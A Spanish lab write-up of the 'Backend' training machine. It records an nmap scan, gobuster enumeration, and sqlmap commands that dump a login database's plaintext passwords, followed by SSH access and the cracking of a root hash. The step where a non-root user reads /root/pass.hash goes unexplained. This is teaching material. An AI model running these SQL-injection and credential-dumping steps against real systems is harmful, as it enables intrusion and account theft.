

# Máquina Backend

### 1. Descubrimiento inicial

Realicé un ping para confirmar que la máquina objetivo estaba activa:

```
ping -c 1 172.17.0.2
```

Resultado: host activo y respondiendo.

```
(root@kali)-[/home/kali/Desktop]
# ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.051 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.051/0.051/0.051/0.000 ms
```

---

## 2. Escaneo de puertos con Nmap

Ejecuté un escaneo completo de puertos abiertos con detección de servicios y versiones:

```
nmap -p- --open -sS -sCV -n -Pn --min-rate 5000 172.17.0.2
```

Puertos encontrados:

- 22/tcp abierto (OpenSSH 9.2p1)
- 80/tcp abierto (Apache httpd 2.4.61)

```
(root@kali)-[/home/kali/Desktop]
# nmap -p- --open -sS -sCV -n -Pn --min-rate 5000 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 12:55 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_  256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
80/tcp    open  http     Apache httpd 2.4.61 ((Debian))
|_ _http-title: test page
|_ _http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

## 3. Enumeración web con Gobuster


Realicé un escaneo para descubrir directorios y archivos en el servidor web:

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x  
php,html,txt -o gobuster_directories.txt
```

Encontré:

- /index.html
- /login.php
- /login.html

Ingresé a /login.html para analizar el formulario de login.



## 4. Inyección SQL con sqlmap

Intenté identificar vulnerabilidades SQL en el formulario de login con:

```
sqlmap -u "http://172.17.0.2/login.html" --forms --dbs -batch
```

Resultado: la base de datos utiliza MySQL (MariaDB fork) y están disponibles las bases:

- information\_schema
- performance\_schema
- mysql
- sys
- users

```
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:04:49] [INFO] fetching database names
[13:04:49] [INFO] retrieved: 'information_schema'
[13:04:50] [INFO] retrieved: 'performance_schema'
[13:04:50] [INFO] retrieved: 'mysql'
[13:04:50] [INFO] retrieved: 'sys'
[13:04:50] [INFO] retrieved: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

---

## 5. Enumeración de tablas y columnas en base users

Listé las tablas de la base `users`:

```
sqlmap -u "http://172.17.0.2/login.html" --forms -D users --tables -batch
```

Encontré la tabla `usuarios`.

```
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:08:19] [INFO] fetching tables for database: 'users'
[13:08:19] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

Listé las columnas de la tabla `usuarios` y extraje datos:

```
sqlmap -u "http://172.17.0.2/login.html" --forms -D users -T usuarios -C
id,username,password --dump -batch
```

Datos obtenidos:

id	username	password
1	paco	\$paco\$123
2	pepe	P123pepe3456P
3	juan	jjuaann123

---

## 6. Acceso SSH

Intenté conectarme por SSH con el usuario `pepe` y la contraseña encontrada:

```
ssh pepe@172.17.0.2
```

---

## 7. Escalada de privilegios

Dentro de la máquina, encontré un archivo de hashes en `/root/pass.hash` con contenido:


```
e43833c4c9d5ac444e16bb94715a75e4
```

---

## 8. Cracking de hash

El hash `e43833c4c9d5ac444e16bb94715a75e4` fue crackeado usando un servicio online (hash.com) y se obtuvo la contraseña en texto plano:

```
spongebob34
```



## 9. Confirmación de acceso root

Finalmente, usando la contraseña, conseguí acceso root dentro de la máquina:

```
whoami root
```

```
root@9e4ab9792a09:/home/pepe# whoami  
root  
root@9e4ab9792a09:/home/pepe# |
```

---

## Conclusión

La máquina presentaba un formulario vulnerable a SQL Injection que permitió extraer usuarios y contraseñas. Con esas credenciales accedí por SSH y luego logré escalar a root.

Este flujo muestra la importancia de validar entradas y proteger adecuadamente el acceso SSH y las contraseñas almacenadas.